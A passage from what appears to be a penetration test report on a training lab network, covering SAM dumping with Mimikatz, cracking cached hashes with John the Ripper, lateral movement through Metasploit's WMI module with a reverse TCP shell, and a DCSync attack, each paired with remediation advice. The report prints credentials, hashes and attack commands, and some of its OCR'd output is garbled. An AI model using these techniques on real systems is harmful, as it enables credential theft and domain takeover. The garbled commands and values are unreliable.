\\fs01\c\$</pre>
Affected Hosts	172.22.117.20
Remediation	Restrict unauthorized access by changing the permissions of accounts.

Vulnerability 25	Findings
Title	User Enumeration Attack
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using the Mimikatz Kiwi extension, we were able to dump the Security Account Manager's (SAM) NT hashes, which we were able to crack with John the

Ripper, revealing the credentials of username: “?”

```
[!] Loaded x86 Kiwi on an x64 architecture.

Success.

[+] Dumping SAM
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 57a6e193a13db189ee63aa2583949573f
Local SID : S-1-5-21-203923347-197574572-2428795772

SAMKey : 5f266b4ef9e57871830440a75bbebeba

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount


RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6c49eb2d9d750b9a34fee28fadbd577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF +
  Random Value : e9042c3ad06e2afe7962656d9c3c9a3f


* Primary:kerberos-Never-Key +
  Default Salt : WDAGUtilityAccount
  Default Iterations : 4096
  Credentials :
    aes256_hmac (4096) : da0b9f38686e7ea9a2649235ca6abfee0c7066c410892b6e9ff9855830260e65
```

Images

```
[+] Packages *  
    NTLM-Strong-NTOWF  
  
File Sys:  
* Primary:Kerberos *  
    Default Salt : DESKTOP-2113CU6sysadmin  
    Credentials :  
        des_cbc_md5 : 94f4e331081f3443  
        OldCredentials  
        des_cbc_md5 : 94f4e331081f3443  
  
[+] User Accounts:  
    RID : 0000003ea (1002)  
User: flag6  
Hash NTLM : 58135ed3bf5e77971a1cbb2d5b427803f  
    to : 51c90939707971a1cbb2d5b427803f  
    ntlm : 0: 58135ed3bf5e77974a94ea9aa11aa39.  
  
Supplemental Credentials:  
* Primary:NTLM-Strong-NTOWF *  
    Random Value : 4562c12ab0e49311e0fe200dc3dc942f1  
  
* Primary:Kerberos-New-Keys *  
    Default Salt : WIN10.REKALL.LOCALflag6  
    Default Credentials : 4096  
    Credentials :  
        aes256_hmac : 9fc67bd2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e949ed2c0867f  
        aes128_hmac : 09ff6fcacdecfa94da5840970811355  
        des_cbc_md5 : 4023cd93eaaf97fd  
  
* Packages *  
    NTLM-Strong-NTOWF  
  
* Primary:Kerberos *  
    Default Salt : WIN10.REKALL.LOCALflag6  
    Credentials :  
        des_cbc_md5 : 4023cd293eaaf97fd
```



	
Affected Hosts	172.22.117.20
Remediation	<p>Configure the Local Security Authority Subsystem Service (LSASS) to run in protected mode.</p> <p>Use Credential Guard, which uses virtualization-based security (VBS) to isolate secrets so that only privileged system software can access them.</p>


Vulnerability 26	Findings
Title	File Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	We were able to locate the pathway to the target file with a simple search in Meterpreter. We followed up by dropping in the WIN10 shell and viewing the target file.



Affected Hosts	172.22.117.20
Remediation	<p>Restrict unauthorized access to sensitive files and directories by managing the permissions of user accounts.</p> <p>Employ strong password policy including MFA to minimize risk of breaches in the first place.</p>

Vulnerability 27	Findings
Title	Lateral Movement: User Enumeration part 2
Type (Web app / Linux OS / Windows OS)	Windows OS

Risk Rating	Critical
Description	<p>Within the Meterpreter shell, we use the Kiwi command lsadump::cache in order to reveal the credentials found on the Win10 machine of AMBob, and we used John the Ripper to crack the password. We proceeded to use the exploit windows/local/wmi, and along with the credentials we found, were able to laterally move into the WinDC machine. By searching for “net users”, we were able to reveal the different usernames on the system.</p> <p>Taking a step back into the Meterpreter shell, we continued to enumerate and quickly came across the 9th target flag file in the C:\ directory.</p>
Images	 



File System

```

File Actions Edit View Help
e c t o r y I n v e s t i g a t i o n / v m w a r e / v m w a r e _ s e r v e r _ d i r _ t r a v
normal No VMware Server Directory Traversal
v e r s u l l a b i l i t y normal No Veritas Backup Exec Server
R e g i s t r y A c c e s s normal No Windows Secrets Dump

Interact with a module by name or index. For example info 70, use auxiliary/gather/windows_secrets_dump

msf6: > exit

```

Home

```

[+] ls
Desktop Downloads file3 LinEnum.sh passbob.txt Pictures script.jpg script.php Scripts Videos
Documents file2 flag3.txt Music password.txt Public script.jpg.php script.php.jpg Templates

```

```


[+] root@kali:[~]
[-] john --format=mscache2 passbob.txt
Unknown ciphertext format name requested

[+] root@kali:[~]
[-] john --format=mscache2 passbob.txt
Unknown ciphertext format name requested

[+] root@kali:[~]
[-] john --format=mscache2 passbob.txt
Using multi-threaded input encoding: UTF-8
Using multi-threaded output encoding: UTF-8
Loaded 1 password hash (mscache2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' at any time to stop all workers except any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changes made: (ADMBob)
13:00:00:00 DONE 2/3 (2023-11-27 21:41) 4.54G/s 4722p/s 4722c/s 123456..barney
Use the "--show" or "--format=mscache2" options to display all of the cracked passwords reliably
Session completed.

[+] root@kali:[~]

```



File System

```

Trash File Actions Edit View Help
msf6 exploit(windows/local/wmi) > set SMBPass ADMBob
SMBPass => ADMBob
msf6 exploit(windows/local/wmi) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/local/wmi) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/local/wmi) > set SMBDomain REKALL
SMBDomain => REKALL
msf6 exploit(windows/local/wmi) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/wmi) > options

```

Module options (exploit/windows/local/wmi):

Name	Current Setting	Required	Description
RHOSTS	172.22.117.10	yes	The target address range or CIDR identifier to use for this listener
SESSION	2	yes	The session to run this module on
SMBDomain	REKALL	no	The Windows domain to use for authentication
SMBPass	Changeme!	no	The password for the specified username
SMBUser	ADMBob	no	The username to authenticate as
TIMEOUT	10	yes	Timeout for WMI command in seconds

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.22.117.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


Exploit target:

Id	Name
0	Automatic

```

msf6 exploit(windows/local/wmi) > 

```



File Actions Edit View Help

```

100777/rw-rwxrwx 305664 fil 2018-09-15 03:13:04 -0400 wusa.exe
100666/rw-rw-rw- 478208 fil 2018-09-15 03:13:14 -0400 wvc.dll
100666/rw-rw-rw- 634808 fil 2018-09-15 03:13:02 -0400 xbobjsynthetic.dll
100666/rw-rw-rw- 527360 fil 2018-09-15 03:13:09 -0400 xbobjsynthetic.dll
100666/rw-rw-rw- 52736 fil 2018-09-15 03:13:09 -0400 xmfilter.dll
100666/rw-rw-rw- 173216 fil 2019-09-09 20:29:23 -0400 xmfilter.dll
100666/rw-rw-rw- 17920 fil 2018-09-15 03:13:06 -0400 xmprov.dll
100666/rw-rw-rw- 527360 fil 2018-09-15 03:13:09 -0400 xolip.dll
004777/rw-rwxrwx 542176 fil 2019-09-06 20:29:55 -0400 xpsrchhw.exe
100666/rw-rw-rw- 76060 fil 2018-09-15 05:08:47 -0400 xpsrchhw.xml
100666/rw-rw-rw- 2086400 fil 2019-09-09 20:29:24 -0400 xpservices.dll
100666/rw-rw-rw- 4814 fil 2018-09-15 03:13:15 -0400 xwizard.dll
100666/rw-rw-rw- 250808 fil 2018-09-15 03:13:15 -0400 xwizardrdr.dll
100666/rw-rw-rw- 376320 fil 2018-09-15 03:13:15 -0400 xwizardrds.dll
100666/rw-rw-rw- 98816 fil 2018-09-15 03:13:14 -0400 xwreg.dll
100666/rw-rw-rw- 207360 fil 2018-09-15 03:13:14 -0400 xwpdui.dll
100666/rw-rw-rw- 198080 fil 2018-09-15 03:13:14 -0400 xzlib32.dll
004777/rw-rwxrwx 0 dir 2019-09-06 20:31:02 -0400 zh-CN
004777/rw-rwxrwx 0 dir 2018-09-15 05:08:48 -0400 zh-TW
100666/rw-rw-rw- 67072 fil 2018-09-15 03:13:04 -0400 zipfldr.dll
100666/rw-rw-rw- 374784 fil 2018-09-06 20:29:22 -0400 ztrace_maps.dll
100666/rw-rw-rw- 250808 fil 2018-09-15 03:13:04 -0400 ztrace_maps.dll


meterpreter > shell
Process 1144 created.
Channel 1 created
Microsoft Windows [Version 10.0.17763.73]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

ADMBob Administrator flag8-ad12fc2ffcie47
Guest hodge jsmith
krbtgt tschubert
The command completed with one or more errors.

C:\Windows\system32>

```

	 <pre> File Actions Edit View Help Process 2074 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>net users net users User accounts for \\ ADMBob Administrator flag8-ad12fc2fffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. C:\Windows\system32>exit exit meterpreter > pwd C:\Windows\system32 meterpreter > cd .. meterpreter > cd .. meterpreter > pwd C:\Windows\system32 meterpreter > ls Listing: C:\Windows\system32 Mode Size Type Last modified Name 040777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings 040777/rwxrwxrwx 0 dir 2018-09-15 13:19:00 -0400 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-13 13:14:06 -0500 Program Files 040555/r-xr-xr-x 4096 dir 2022-02-13 13:14:06 -0500 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx 4096 dir 2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-13 16:10:31 -0500 System Volume Information 040777/rwxrwxrwx 4096 dir 2022-02-15 16:13:25 -0500 Windows 040777/rwxrwxrwx 16384 dir 2022-02-15 16:19:43 -0500 Windows 100666/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt 000000/- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt F7356e02f44c4fe7bf5374ff9bcfb872meterpreter > </pre>
Affected Hosts	172.22.117.10 172.22.117.20
Remediation	Activate Windows Defender for Identity. Enforce strong password management policies. Regularly install software updates and system patches. If possible, implement greater network segregation.

Vulnerability 28	Findings
Title	Privilege Escalation - DCSync Attack
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using Kiwi extension, we executed a successful DCSync attack. This allowed us to impersonate the Domain Controller in order to request account and password data for the Administrator from the targeted Domain Controller. With this information, we can log in as the Administrator and perform any desired actions.

Images	<pre> File Actions Edit View Help meterpreter > pwd C:\Windows\system32 meterpreter > cd .. meterpreter > cd .. meterpreter > pwd C:\ meterpreter > ls f Listing: C:\ Mode Size Type Last modified Name 040777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings 040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs 040755/-r-xr-xr-x 4996 dir 2022-02-15 13:14:06 -0500 Program Files 040755/-r-xr-xr-x 4996 dir 2022-02-15 13:14:06 -0500 Program Files (x86) 040777/rwxrwxrwx 4996 dir 2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx 4996 dir 2022-02-15 16:14:31 -0500 System Volume Information 040755/-r-xr-xr-x 4996 dir 2022-02-15 16:14:31 -0500 Windows 040777/rwxrwxrwx 45384 fil 2022-02-15 16:19:43 -0500 Windows 100666/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt 000000/ 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt F7356e02f744c4fe7bf5374ff9bcf872meterpreter > load kiwi Loading extension kiwi##### .##### minikatz 2.2.0 20191125 (x86/windows) .## .## , "A La Vie En Orange" (victim) .## / .## # <**/ amsn DEXPY "gentilkiwi"! (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/minikatz ## v ## Vincent LE TOUX (vincent.letoux@gmail.com) ### ## > http://pingcastle.com / http://mysmartlogon.com *** .##### [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcSync_ptm Administrator [*] Account : Administrator [*] NTLM Hash : \$f0fcfd309a1965986f6f2e39dd23d582 [*] LM Hash : \$096bc3297033f52b59d01ba2328be55 [*] SID : S-1-5-21-3484858390-3689884876-116297675-500 [*] RID : 500 meterpreter > </pre>
Affected Hosts	<p>172.22.117.10 172.22.117.20</p>
Remediation	<p>Implement network monitoring (IDS) and keep event logs where DCSync usage has been identified, specifically Event ID 4662 (make it top priority). Monitor for active directory replication traffic (Event ID 2108 1084). Monitor and block the ability to change permissions to the domain. When restricting users adding permissions for replication, it will lower the ability to create persistence where non-administrator accounts can perform DCSync attacks.</p> <p>Implement a security awareness program for all users of the system.</p>